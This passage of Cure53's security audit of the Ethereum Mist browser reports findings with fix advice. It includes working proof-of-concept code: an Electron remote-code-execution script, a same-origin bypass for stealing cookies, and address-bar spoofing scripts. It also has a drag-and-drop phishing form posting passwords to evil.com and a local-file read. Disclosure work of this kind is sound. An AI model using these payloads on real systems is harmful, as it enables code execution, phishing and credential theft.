It is recommended to consider switching from Electron to a safer tool for fulfilling the task of rendering arbitrary websites. It is also advised to evaluate whether the Electron fork created by the maintainers of the Brave browser is a working and viable alternative. Should this not be the case, another way forward could be to reach out to the Electron developers and discuss the different possibilities might be available for rendering websites in a more secure manner.

Update: This problem was discussed in a meeting with the Electron team and will be analyzed in more depth by both the Mist and the Electron teams.

ETH-03-001 UI: Breaking browser UI via meta tag *(Low)*

It was found that Mist allows to set arbitrary CSS class names to the browser UI's HTML via a specifically crafted *meta* tag. This *meta* tag, which needs to be applied with the *name-attribute* value of *ethereum-dapp-url-bar-style,* will force contents of the attribute to become part of the Mist UI as well. Once an attacker picks an existing class name, the browser's UI will be completely broken. The PoC below demonstrates the effect.

PoC:
https://vulnerabledoma.in/pen/mist_meta.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PoC Code:

```
<meta name="ethereum-dapp-url-bar-style" content="transparent dapp-message col-1">
```

Browser UI Output:

```
<div class="browser-bar url-bar-transparent dapp-message col-1">
        <button title="go back" class="back icon icon-arrow-left"></button>
        <button title="refresh page" class="reload icon icon-refresh"></button>
[...]
```

A clear recommendation is to restrict the class names that websites can set via the *meta* tag. While it appears to be necessary for certain websites to call for specific UI effects, an attacker should not be able to control the UI outside the WebView from the inside.

Needless to say, it was attempted to break out of the generated markup and inject attacker controlled HTML into the Mist UI. Fortunately, these attempts were not successful. So far all user-controlled data coming from the *meta* tag and being echoed outside the WebView was escaped properly. In sum, it remained impossible to create new attributes or even HTML content.

ETH-03-002 Core: Module's error reveals Internal Path and Username *(Medium)*

Investigating the security properties of the Mist's JavaScript API led to the discovery that the *menu* object among others in the Mist API can be used to leak the *username* and *home path* of a Mist user. This happens by provoking and catching an error. The problem stems from the fact that the stack property of the error object contains the full path to the Mist browser (i.e. the file in which the error occurred). In most scenarios, this element also contains the *username* via *home* folder.

The following demos illustrate the problem. The issue was tested on Linux but the results should neither vary on Windows installations, nor on any other operating systems.

PoC 1:

```
try{
    mist.menu.add();
}catch(e){
    alert(e.stack);
}
```

Error 1:

```
TypeError: Cannot read property 'length' of undefined
    at filterId (/home/cure53/mist/modules/preloader/include/mistAPI.js:16:32)
    at Object.add
(/home/cure53/mist/modules/preloader/include/mistAPI.js:119:31)
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
    at https://vulnerabledoma.in/pen/mist_localpathleak_mistapi.html:3:15
```

PoC 2:

```
try{
    BigNumber();
}catch(e){
    alert(e.stack);
}
```

Error 2:

```
BigNumber Error: BigNumber() constructor call without new: undefined
    at raise (/home/cure53/mist/node_modules/bignumber.js/bignumber.js:1181:25)
    at BigNumber
(/home/cure53/mist/node_modules/bignumber.js/bignumber.js:164:29)
    at https://vulnerabledoma.in/pen/mist_localpathleak_bignumber.html:3:5
```

PoC 3:

```
try{
    web3.toUtf8();
}catch(e){
    alert(e.stack);
}
```

Error 3:

```
TypeError: Cannot read property 'length' of undefined
    at Web3.toUtf8
(/home/cure53/mist/node_modules/web3/lib/utils/utils.js:107:23)
    at https://vulnerabledoma.in/pen/mist_localpathleak_web3.html:3:10
```

PoC Links:

https://vulnerabledoma.in/pen/mist_localpathleak_mistapi.html
https://vulnerabledoma.in/pen/mist_localpathleak_bignumber.html
https://vulnerabledoma.in/pen/mist_localpathleak_web3.html

It is not clear what the best recommendation should be in this case. It is perhaps possible to attempt a modification of the stack property pertinent to the error constructor prototype. This would need to ensure that no local path information is leaked or simply introduce and enforce storing the files in which the error occurs in a library folder outside the user's *home* folder. An alternative to consider would be to catch all possible errors and exceptions, thereby safeguarding from leakages caused by uncaught exceptions.

Update: This problem was discussed in a meeting with the Electron team and will be subject to a follow-up internally.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

ETH-03-003 Electron: RCE by overriding Node.js APIs Code *(**Critical**)*

Following the discovery of the ETH-02-007, it was found that overriding Node.js API code leads to yet another RCE in Electron. It needs to be noted that the attack works with Electron version 1.4.11 which is currently the most recent release and was issued to address other problems mentioned in this report.

When the user visits a website with the following code and then minimizes the Mist window, *calc.exe* is run. Keep in mind that the problem also affects other software using Electron, although different interactions with the UI might be required.

PoC for Windows:

```
<script>
Function.prototype.call=function(ipc){
 id=ipc.sendSync('ELECTRON_BROWSER_REQUIRE','child_process').id;
 ipc.send('ELECTRON_BROWSER_MEMBER_CALL',id,'exec',
[{value:"calc",type:"value"}]);
}
</script>
```

Overwritten Code (Node.js *Events* module):

```
function emitTwo(handler, isFn, self, arg1, arg2) {
  if (isFn)
    handler.call(self, arg1, arg2);
  else {
    var len = handler.length;
    var listeners = arrayClone(handler, len);
    for (var i = 0; i < len; ++i)
      listeners[i].call(self, arg1, arg2);
  }
}
```

The problem has been reported privately to the Electron maintainers with a Mist developer being in the loop as well. It is not recommended for the Mist development team to take any action at this point but rather wait for the Electron maintainers to produce a working and reliable fix.

Given the current state of security at Electron, it is highly recommended to await a thorough penetration test against the Electron itself to take place. In other words, it is paramount to underscore that Mist cannot realistically address the issues Electron is plagued by at present.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

ETH-04-001 UI: Address bar spoofing with 204 page *(High)*

It was found that the Mist browser can be abused for a URL Spoofing attack by using a malicious JavaScript. An attacker can lure a victim onto a maliciously prepared website that, upon executing its JavaScript code, will pretend to be residing on *google.com* while it actually resides on *vulnerabledoma.in*. This can be used to initiate Phishing attacks against unsuspecting users and potentially steal credentials and currency.

PoC:
https://vulnerabledoma.in/pen/mist_204_spoofing.html

PoC HTML:

```
<script>
i=300;
si=setInterval(function(){
   if(i--){
        window.open("https://www.google.com/csi","_blank");
    }else{
        clearInterval(si);
    }
},1);
</script>
```

It is recommended to check the communication between address bar and the actually loaded document URL. These should be safeguarded in a way that even when the network stack is being hammered with navigation requests, the URL bar delivers truthful information about the actually loaded origin.

ETH-04-002 Core: Same Origin Policy Bypass on bzz:// Protocol Handler *(**Critical**)*

The newly implemented *bzz://* protocol handler permits to load websites by using the *@-separator* to initiate the URL part. It was found that the way for request redirection in fact creates SOP bypass. In turn, this flaw allows an attacker to get cookies from arbitrary websites and spoof contents.

Steps to Reproduce:

1. Configure Mist to use http://swarm-gateways.net as the Swarm gateway.
2. Browse to *bzz://theswarm.eth%2f@google.com.*
3. The content from *bzz://theswarm.eth* is shown despite the address bar displaying *bzz://google.com.*

File:
mist/main.js

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected Code:

```
protocol.registerHttpProtocol('bzz', (request, callback) => {
    const redirectPath = `${Settings.swarmURL}/${request.url.replace('bzz:/',
'bzz://')}`;
    callback({ method: request.method, referrer: request.referrer, url:
redirectPath });
}, (error) => {
    if (error) {
        log.error(error);
    }
});
```

Behind the scenes it can be observed that when the URL at *bzz://theswarm.eth%2f@google.com* is requested, Mist will redirect it to the Swarm gateway as http://swarm-gateways.net/bzz:///theswarm.eth%2f@google.com. The Swarm gateway however parses it as http://swarm-gateways.net/bzz:///theswarm.eth/@google.com. This means that it thinks the destination is *bzz://theswarm.eth/@google.com*. Conversely, Mist relies on the assumption of the hostname being *bzz://google.com,* believing *ttheswarm.eth%2f* to be just an authority component of the URL. Since access to cookies only considers the hostname but not the protocol, *theswarm.eth* can simply use *document.cookie* to access the cookies - in this case acquiring access to data for *google.com.*

It is recommended to strip the authority component of the request URL before passing it to the gateway.

ETH-04-004 UI: Address bar spoofing with long URL *(Medium)*

It was found that the Mist browser cannot display any overly long URLs properly. In case a long URL is opened, the address bar simply appears to be empty and does not show anything. This might enable Phishing and alike attacks.

PoC:
https://vulnerabledoma.in/pen/mist_longurl_spoofing.html

PoC HTML:

```
<script>
history.replaceState('','','#'+'A'.repeat(500));
</script>
```

It is recommended to review how to best display overly long URLs and potentially truncate them for display. Note, however, that truncation might lead to new spoofing issues and should be handled with extreme care.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

ETH-01-002 UI: Address Bar is spoofable thanks to Omission of Scheme *(Low)*

It was found that the address bar of the Mist browser's UI is vulnerable against limited spoofing attacks that might confuse a user about the perceived and actual origins of a rendered website. The core problem is that the browser omits the scheme part of the URL and only shows the domain part as well as the directory, file, and file extension.

Omitting the scheme lets an attacker construct a link that causes the address bar to render only data that looks like a domain or a directory, even though in reality it is part of a data URI or a JavaScript URI. This might facilitate Phishing, spoofing, and other attacks functioning under the premise of attempting to trick a user into giving out credentials to malicious websites.

PoC:

```
<html>
<head><title>TEST</title></head>
<body>
<button onclick="window.open('javascript://victim.com/superlegit/
%0Aalert(/phishing/)')">CLICK</button>
</body>
```

As can be seen in the PoC, the URL is a valid JavaScript UI but causes the address bar to render it almost as if it was an HTTP URI pointing to the *victim.com* origin. The only visual difference between this URI and any other HTTP URIs is a small arrow icon in front of the domain part. This detail is otherwise absent.



Fig.: Spoofable address bar makes users believe victim.com was loaded

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to consider re-adding the scheme part of the URL to what is being displayed in the address bar. Removing crucial information from the displayed elements that help users make security decisions is rarely a good idea. An address bar should ideally be a text-only input element rather than an HTML-enabled multi-tool that "tries to help" by removing critically important information.

ETH-01-003 UI: Connect pop-up incorrectly dealing with overlong titles *(Info)*

It was noticed that the pop-up window used to allow a user to connect *wallet* and website is incapable of dealing with overlong document titles. The consequence is that a malicious website can overflow the field with information and render the pop-up useless. Though this might be used for spoofing attacks, it currently seems to only be a nuisance.

PoC:

```
<html>
<head><title><?php echo str_repeat('A ', 100000); ?></title></head>
<body>
TEST
</body>
```

Steps to reproduce:

1. Navigate to the page shown above.
2. Click on "*Connect*".



Fig.: Connect pop-up ruined by the overlong title

It should be considered to truncate the contents of the *title* element after a certain number of characters is reached. This would prevent an attacker from being able to

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

overflow the pop-up window and render the browser's controls more or less useless. There is no need for a legitimate website to display a title that exceeds the range of 255 to 1024 characters in total.

ETH-01-004 UI: Error Popup reveals internal paths *(Info)*

The Electron framework is plagued by a minor information leak that, upon triggering a specific error condition, yields a JavaScript alert showing internal operating system paths. While this is not a security issue *per se*, it should be considered to suppress this debug dialog and make sure that no internal browser debug dialogs are being displayed to the user.

PoC:
http://vulnerabledoma.in/pen/mist_localpathleak.html

Cure53 attempted to research how to best approach this issue and ultimately found a relevant snippet in the Electron's framework code.

Actual Bug:
https://github.com/electron/electron/blob/12a35a05c695151cdb9b3fc16a59d0ae13a7c494/lib/renderer/override.js#L182

It is recommended to send the feedback to the Electron team, specifically to include a request that can guarantee that this behavior is removed. It is important to prevent it from producing debug dialogs from website context in the future.

Note: The issue was not fixed successfully: it is still possible to leak the information as the examples supplied next show.

PoC:
http://vulnerabledoma.in/pen/mist_localpathleak2.html
http://vulnerabledoma.in/pen/mist_localpathleak3.html

It is recommended to have the Electron team engage in developing an adequate fix. Then again, the severity of this issue is very low and there is no pressing need to address this problem right away.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

ETH-01-005 UI: The Mist UI is not protected against drag & drop Attacks *(Low)*

Upon giving the UI a closer look, it was discovered that an attacker can overwrite the entire UI with their own content. This occurs upon the adversary tricking a user to drag & drop certain items from the web context to other areas of the UI, and translates to a capacity of conducting phishing and spoofing attacks. The attack can be carried out by simply instructing a user on a website visited with Mist to, for example. "*drag & drop this element to the sidebar to activate the dapp*". Once this action is completed, the entire UI will be replaced with attacker-controlled content.

PoC:

```
<h1><a href="data:text/html,<form action='http://evil.com/'><h1>Please enter
your password</h1><input type=password><input type=submit></form>">Drag me to
the sidebar. Or the address bar.</a>
```

After performing the drag & drop operation, the whole browser needs to be restarted to be responsive again in the desired way.



Fig.: Starting to drag a link into the sidebar...



Fig.: .Observing the effect after the drop.

It is recommended to make sure that the iframes loading the address bar and the sidebar are not valid *drop* targets and reject *drop* events. This will fully mitigate the

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

issue. In case those elements need to remain as valid *drop* targets, checks should be implemented for each *drop* event, making discrete determinations as to whether the *drop* data is really valid (i.e. when dragging and dropping a dapp is actually a desired feature).

What is more, it is a key aspect moving forward that the frames are aware of being replaced by other content so they can stop that from happening (i.e. by using *onunload*, *onbeforeunload* events). By changing the behavior in this realm, the browser might gain more awareness over critical UI elements being removed, replaced, or redirected.

Note: The issue was fixed, the fix was verified by Cure53. It was however noticed that drag&drop of JavaScript links causes a DoS behavior:

```
<a href="javascript:0">Drag Me, drop me in the menu bar</a>
```

ETH-02-001 UI: Risky way of composing error pages *(Info)*

It was discovered after the reporting the first finding, ETH-01-001, a new error page was introduced that shows a warning that certain URL schemes cannot be navigated to. The file is essentially an HTML file that depicts both the warning and the URL that were blocked from navigation. While there is no actual security vulnerability present in this file, the way of processing the prohibited URL is a considerably risky one. More specifically, user-input is being processed by *document.write*.

Affected Code:

```
<html>
	<head>
	<title>Error 400</title>
	<meta charset="utf-8">
	</head>
	<body style="
	background-color: #f0f0f0;
	color: #ACACAC;
	text-shadow: 0 -1px #fff;
	font: 20px Helvetica Neue, Arial;
	font-weight: 200;
	text-align: center;
	padding: 10px;
	padding-top: 100px;
	">
	<span style="font-size: 80px;">✘</span><br>
	This URL is not allowed<br>
	<br>
	<span style="font-family: courier;">
		<script>document.write(location.search.replace("?",""))</script>
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
        </span>
        </body>
</html>
```

The only reason why this is not a security vulnerability is that Webkit, contrary to other browser engines, encodes the *location.search* property and therefore does not allow URL-contained HTML characters to be rendered in their canonical form. This prevents XSS via *location.search*.

If there is ever a way to force Webkit into returning an unencoded value in *location.search* (as MSIE and Edge do, for instance), then an XSS vulnerability will be present here. It is recommended not to show the URL that cannot be navigated to.

ETH-04-003 Core: Local files are opened on Windows Mist *(Low)*

Finder: Masato

In the Ethereum Mist browser, it is prohibited to open the local files because the *file:* protocol has high privileges on the Electron platform. However, it was found that this restriction can be bypassed on the Windows version of Mist.

Steps to Reproduce:

1. Create the *poc.html* below on your Desktop.
2. Place the URL in the address bar: "*C://Users/[USER_NAME]/Desktop/poc.html*"
3. Tap the enter key. If the action succeeds, the local file is opened and two alerts including the contents of *etc/hosts* and the response of *example.com* are popped up.

PoC:

```
<iframe src=file:///C:/Windows/System32/drivers/etc/hosts
onload=alert(contentWindow.document.body.innerHTML)></iframe>
<iframe src=https://example.com/
onload=alert(contentWindow.document.body.innerHTML)></iframe>
```

The impact is limited because users need to open crafted local files manually. To allow only safe protocols for opening, it is recommended to apply the whitelist-based restrictions rather than use a blacklist-based approach in this realm.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusion

It is quite difficult to issue a clear verdict about the proceedings and outcomes of this Cure53 test against the Ethereum Mist browser compound without delving into the unplanned multi-stage nature of this assignment. All five members of the Cure53 team, who engaged in different rounds of testing the project over the course of twenty-two days split across Four Rounds, concluded that what should be underscored is progress that has undoubtedly been made. In fact, approaching the Mist project on day one of testing in November 2016, the Cure53 could not have predicted how complex this presumably straightforward assessment would have become.

The test was certainly interesting and different due to the fact that the vast majority of the relevant issues did not bear links to the actual test subject. It goes to show how an underlying third-party framework - in this case Electron engine - may be detrimental and result in “Critical” security bugs that have the potential to harm the user-base of a browser. This peculiar setup and discovery also explains why the Cure53 project was split into four different phases and took over a year to finalize, despite the fact that the standard duration would have been around one month and the time budget did not expand beyond the twenty-two days of actual security and documentation work. It must be made absolutely clear that at certain point in time during the assessment, the Mist team really had no other choice than to wait for the Electron team to respond and catch-up in terms of secure solutions.

Only as the third-party started shipping security fixes and new releases, the attack surface became a tad more manageable. While it remains quite large because of the very nature of a complete and functional browser that the Mist product is, the important transformation was that third-party ceased to affect the security of Mist to such a tremendous degree at the final stages of this Cure53 security project. The final stages marked a new beginning for Mist security outcomes: it can be said for the first time that users can indeed consider working with Mist when they seek to navigate to Đapps they trust. Crucially, this is not to say that all risks have been resolved. Quite the opposite, it should be understood that both Mist and Electron likely continue to include security bugs, so the users should always proceed with care.

The main point that needs to be communicated clearly is that one does not simply build a browser and creates a safe product in some magically easy way. It can be observed that the major browser vendors never stop their efforts to ensure continuance and contingency plans for security issues. The major vendors’ almost monthly releases of security updates demonstrate the need for ongoing work and dynamic reactions to emergent bugs. This is cause for concern as Electron of course uses a version of Blink that is slightly behind the latest version. There is a sequential chain of reaction: first the

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

security problem has to be noticed, reported and resolved at Blink, only then can Electron and subsequently Mist react and prevent being affected. In other words, this process might be lengthy and users remain exposed during this time window. As a result, both the Mist team and the Mist users should be aware that the browser can and will never be a top-notch ultimately secure product, but is rather destined to be slightly behind Electron, which in turn is one step behind Blink in terms of general security levels.

To sum up, users should understand that there is little possibility for Mist to become a multi-purpose every-day-browser for all users. At the same time, this was never the purpose of this tool. It needs to be noted as a highly positive outcome that the Mist team is very proactive about security and supported Cure53 during the test phases with great success. The communications during the test were great and productive and very constructive too, serving as a good indicator of security dedication in general. The most commendable action on the part of Mist was to follow the Cure53's advice to escalate the findings to the Election team. While slightly risky in a sense of putting themselves on another project's timeline, it was aimed at ensuring that Electron itself was properly hardened. In the process, Mist definitely helped many other applications to be more secure. To conclude, this test was a success for both the involved parties as well as many other third parties who indirectly benefit from this collaboration. While security will and should remain a key aspect of Mist's future development with some problems still present or emerging, the entire project truly exemplified the open source spirit of IT sector collaboration.

Cure53 would like to thank Martin Holst Swende, Fabian Vogelsteller and other members of the Ethereum & Mist team for their excellent project coordination, support and assistance, both before and during this assignment.